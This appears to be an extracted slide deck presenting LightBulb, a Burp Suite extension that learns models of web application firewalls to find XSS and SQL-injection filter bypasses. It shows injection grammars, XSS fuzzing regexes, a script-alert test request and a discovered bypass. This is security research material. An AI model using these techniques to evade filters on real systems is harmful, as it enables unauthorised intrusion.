
LightBulb Inner Workings

1. **Formalise knowledge in code injection attacks variations** using context free grammars and automata.
2. Use Learning algorithms to **expand this knowledge** by inferring specifications of parsers and WAFs
3. **Cross check** the inferred models for vulnerabilities.

By using learning we can actively figure out important details of the systems.

Regular Expressions & Finite Automata

Every regular expression can be converted to a Deterministic Finite Automaton.



Code Injection attacks into Grammars

- Context Free Grammars can be used to encode attack vectors.
- Grammar for extending WHERE conditions: “SELECT * FROM users WHERE id=**\$_GET[c]**;”

```
S: A main
main: query_exp
query_exp: groupby_exp | order_exp | limit_exp | procedure_exp | into_exp | for_exp | lock_exp | ;
select_exp | union_exp | join_exp
groupby_exp: GROUP BY column_ref ascdesc_exp
order_exp: ORDER BY column_ref ascdesc_exp
limit_exp: LIMIT intnum
into_exp: INTO output_exp intnum
procedure_exp: PROCEDURE name ( literal )
literal: string | intnum
select_exp: SELECT name
union_exp: UNION select_exp
ascdesc_exp: ASC | DESC
column_ref: name
join_exp: JOIN name ON name
for_exp: FOR UPDATE
lock_exp: LOCK IN SHARE MODE
output_exp: OUTFILE | DUMPFILe
string: name
intnum: 1
name: A
```

LightBulb Burp Extension

The screenshot displays the Burp Suite interface with the LightBulb extension active. The 'Regex' tab is selected, showing a list of rules for fuzzing HTML attributes. The 'BROWSER/html_p_attribute' rule is highlighted. The 'Value' field contains a regex pattern: `s []`, `w [a-z0-9A-Z]`, `W [^a-z0-9A-Z]`, `%%`, `\<(p){s}on(click)\=a\(\)\>\</(p)\> printf("attack\n");`, and `%%`.

The 'Test Results' table shows a single entry with ID 0, Host 127.0.0.1, Method GET, and URL `/~fishingspot/securityc...`. The Success Status is 'HTTP/1.1 200 OK'. A context menu is open over the first row, listing actions such as 'Test Request(s)', 'Remove Request(s)', and 'Start Filter Learning'.

The 'Request' tab is selected, showing the original request details. The response is displayed in the 'Response' tab, showing the following headers and content:

```
HTTP/1.1 200 OK
Date: Sat, 10 Jun 2017 14:12:11 GMT
Server: Apache/2.4.23 (Unix) PHP/5.6.28
X-Powered-By: PHP/5.6.28
Content-Length: 391
Connection: close
Content-Type: text/html; charset=UTF-8
```

The response body contains the following HTML output:

```
Total impact: 8<br/>
Affected tags: xss, csrf, id, rfe, lfi<br/>
<br/>
Variable: POST.REQUEST.koko | Value: &lt;script<br/>
Impact: 8 | Tags: xss, csrf, id, rfe, lfi<br/>
Description: Detects obfuscated script tags and XML wrapped HTML | Tags: xss | ID 33<br/>
```

The search bar at the bottom shows '0 matches'.

Scenario Examination

We have a WAF and we want to find a bypass for it's filter

- We want to test a large number of potential known XSS or SQL attack vectors.
- Our attack vectors are defined or can be defined as grammars or regular expressions.

Why not even exploit the availability of open-source WAFs and use their filters (already in regular expression form) as attack vectors?

Grammar Oriented Filter Auditing (GOFA)

Main idea:

Use the grammar to drive the learning procedure.


Grammar Oriented Filter Auditing

Context Free
Grammar G

...
select_exp: SELECT name
any_all_some: ANY | ALL
column_ref: name
parameter: name



Step 1:
Learn a model of the WAF.



Send Request to LightBulb

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A request to `http://83.212.105.5:80` is intercepted. The 'Action' menu is open, and the option 'Send request(s) to LightBulb' is highlighted with a red box and a red arrow pointing to it. The request details are visible in the 'Raw' tab.

Request to `http://83.212.105.5:80`

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
GET /PHPIDS07/?test=%3Cscript%3Ealert(1);%3C/ac
Host: 83.212.105.5
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS
Accept: text/html,application/xhtml+xml,application
DNT: 1
Accept-Language: en-US,en;q=0.8
Connection: close
```

Action menu items:

- Send to Spider
- Do an active scan
- Send to Intruder ⌘+^+I
- Send to Repeater ⌘+^+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser ▶
- Send request to DS - Manual testing
- Send request to DS - Exploitation
- Send selected text to JSON Web Tokens Tab to decode
- Send to MethodMan
- Propagate to psychoPATH
- Detect reverse-proxies
- Send request(s) to LightBulb** ←
- Engagement tools ▶

Set your Attack Model (Grammar/Regex)

The screenshot shows the Burp Suite Grammar configuration window. The 'Grammar' tab is active, displaying a list of rules. The 'query_sql' rule is selected and highlighted in yellow, with a red box around it and a red arrow pointing to its checkbox, which is checked. Below the list is a table showing a test result for the selected rule.

Name	description	Value
attribute_swf_xss	Tests common HTML attributes in Flash files	<input type="checkbox"/>
attribute_xss	Tests common HTML attributes	<input type="checkbox"/>
query_sql	Tests common SQL select query extensions	<input checked="" type="checkbox"/>
searchcond_sql	Tests common SQL search conditions	<input type="checkbox"/>
selection_sql	Tests common SQL selection parameters	<input type="checkbox"/>
tag_xss	Tests common HTML tag prefixes	<input type="checkbox"/>

ID	Host	Method	URL	Success Regex	Fail Regex	Success Status
0	83.212.105.5	GET	/PHPIDS07/	HTTP/1.1 200 OK	(HTTP/1.1 403 block im...	<input type="checkbox"/>

On the right side of the window, a partial view of the grammar definition is visible, showing rules like 'main: query_exp', 'query_exp: groupby_exp | order_exp | limit_exp | r...', 'union_exp: UNION select_exp', and 'ascdesc_exp: ASC | DESC'.

Start GOFA

The screenshot shows the Burp Suite interface with the 'Learning' tab selected. The 'Seeds' and 'Tests' sub-tabs are visible, with 'Regex' and 'Grammar' also present. A table lists various tests, with 'query_sql' selected. Below this, a table shows a successful request to /PHPIDS07/. A context menu is open over this request, with 'Start Filter Learning' highlighted. A red arrow points to this menu item.

Learning Differential Learning Tree Settings About

Seeds Tests

Regex Grammar

Name	description	Value
attribute_swf_xss	Tests common HTML attributes in Flash files	<input type="checkbox"/>
attribute_xss	Tests common HTML attributes	<input type="checkbox"/>
query_sql	Tests common SQL select query extensions	<input checked="" type="checkbox"/>
searchcond_sql	Tests common SQL search conditions	<input type="checkbox"/>
selection_sql	Tests common SQL selection parameters	<input type="checkbox"/>
tag_xss	Tests common HTML tag prefixes	<input type="checkbox"/>

ID	Host	Method	URL	Success Regex	Fail Regex	Success Status	Campaigns
0	83.212.105.5	GET	/PHPIDS07/	HTTP/1.1 200 OK	(HTTP/1.1 403 block im...		

- Test Request(s)
- Remove Request(s)
- Start Filter Learning**
- Start Filters(s) Differential Learning (Select (2) Requests)
- Start Filter Differential Learning with MySQL
- Start Filter Differential Learning with Browser
- Start Filter Differential Learning with Browser Filter
- Start Filters(s) WAF Distinguish
- Start Filters(s) Distinguish Tree Generation
- Start Browsers Differential Learning
- Clear all requests

S: A main
main: query_exp
query_exp: groupby_exp | order_exp | limit_exp
union_exp | join_exp
groupby_exp: GROUP BY column_ref ascdesc_exp
order_exp: ORDER BY column_ref ascdesc_exp
limit_exp: LIMIT intnum
into_exp: INTO output_exp intnum
procedure_exp: PROCEDURE name (literal)
literal: string | intnum
select_exp: SELECT name
union_exp: UNION select_exp
ascdesc_exp: ASC | DESC
column_ref: name

Check Result

The screenshot displays a web application security tool interface. At the top, a list of SQL keywords is shown with checkboxes, where 'literal' is checked. Below this is a table with columns: Fail Regex, Success Status, Campaigns, Queries A, Queries B, and Results. The first row is highlighted in orange and contains the following data: Fail Regex: (HTTP/1.1 403|block|im..., Success Status: , Campaigns: lala, Queries A: 4, Queries B: 0, Results: Bypassed. A red box highlights the 'lala' and 'Bypassed' cells, with a red arrow pointing to 'Bypassed'. In the foreground, a 'Statistics' dialog box is open, showing the following information: Bypass:'a for update ', Membership Queries:'4', Cached Membership Queries:'0', Equivalence Queries : '1', and Cached Equivalence Queries : '0'. A red box highlights the statistics text, with a red arrow pointing to the 'Cached Membership Queries:'0' line.

Fail Regex	Success Status	Campaigns	Queries A	Queries B	Results
(HTTP/1.1 403 block im...	<input type="checkbox"/>	lala	4	0	Bypassed

Statistics

- Bypass:'a for update '
- Membership Queries:'4'
- Cached Membership Queries:'0'
- Equivalence Queries : '1'
- Cached Equivalence Queries : '0'


However...

- In reality, we do not know the language parsed by most implementations.
 - MySQL is parsing **a different** SQL flavor than MS-SQL.
 - Browsers are **definitely not** parsing the HTML standard.
 - WAFs are doing **much more** than a simple RE matching.

Scenario Re-Examination

- Available grammars and regular expressions are not always good for finding vulnerabilities.
- Expected bypasses result from attack vectors deviating from the HTML/SQL standard.
 - ``
- **SFADiff: Use the same learning approach to also infer the HTML parser specification!**

SFADiff: Learning new Attack Vectors



Set Grammar/Regex

The screenshot shows the Burp Suite interface with the 'Differential Learning' tab selected. The 'Regex' section is active, displaying a list of fuzzer rules. The rule 'BROWSER/html_p_attribute' is highlighted in orange, and its checkbox is checked. A red box highlights the 'Differential Learning' tab and the checked checkbox. A red arrow points to the 'Differential Learning' tab, and another red arrow points to the checked checkbox.

Name	description	Value
BROWSER/html_frameset_attribute	Rule for fuzzing HTML attributes on FRAMESET tag	<input type="checkbox"/>
BROWSER/html_img_attribute	Rule for fuzzing HTML attributes on IMG tag	<input type="checkbox"/>
BROWSER/html_input_attribute	Rule for fuzzing HTML attributes on INPUT tag	<input type="checkbox"/>
BROWSER/html_p_attribute	Rule for fuzzing HTML attributes on P tag	<input checked="" type="checkbox"/>
BROWSER/html_pdiva_attribute	Rule for fuzzing HTML attributes on P, DIV, A tag	<input type="checkbox"/>
BROWSER/html_pdivforminput_attribute	Rule for fuzzing HTML attributes on P, DIV, FORM, INPUT tag	<input type="checkbox"/>

ID	Host	Method	URL	Success Regex	Fail Regex	Success Status
0	83.212.105.5	GET	/PHPIDS07/	HTTP/1.1 200 OK	(HTTP/1.1 403 block im...	<input type="checkbox"/>

```
s [ ]
w [a-z0-9A-Z]
W [^a-z0-9A-Z]

%%
\ <(p){s}on(clic
%%
```

test



Start SFADiff

The screenshot shows a web security tool interface. At the top, there is a list of rules for fuzzing HTML attributes. Below this is a table of requests. A context menu is open over the first request, and the option 'Start Filter Differential Learning with Browser' is highlighted with a red box and a red arrow.

ID	Host	Method	URL	Success Regex	Fail Regex	Success Status	Campaigns	Query
0	83.212.105.5	GET	/PHPIDS07/	HTTP/1.1 200 OK	(HTTP/1.1 403 block im...			

- Test Request(s)
- Remove Request(s)
- Start Filter Learning
- Start Filters(s) Differential Learning (Select (2) Requests)
- Start Filter Differential Learning with MySQL
- Start Filter Differential Learning with Browser**
- Start Filter Differential Learning with Browser Filter
- Start Filters(s) WAF Distinguish
- Start Filters(s) Distinguish Tree Generation
- Start Browsers Differential Learning
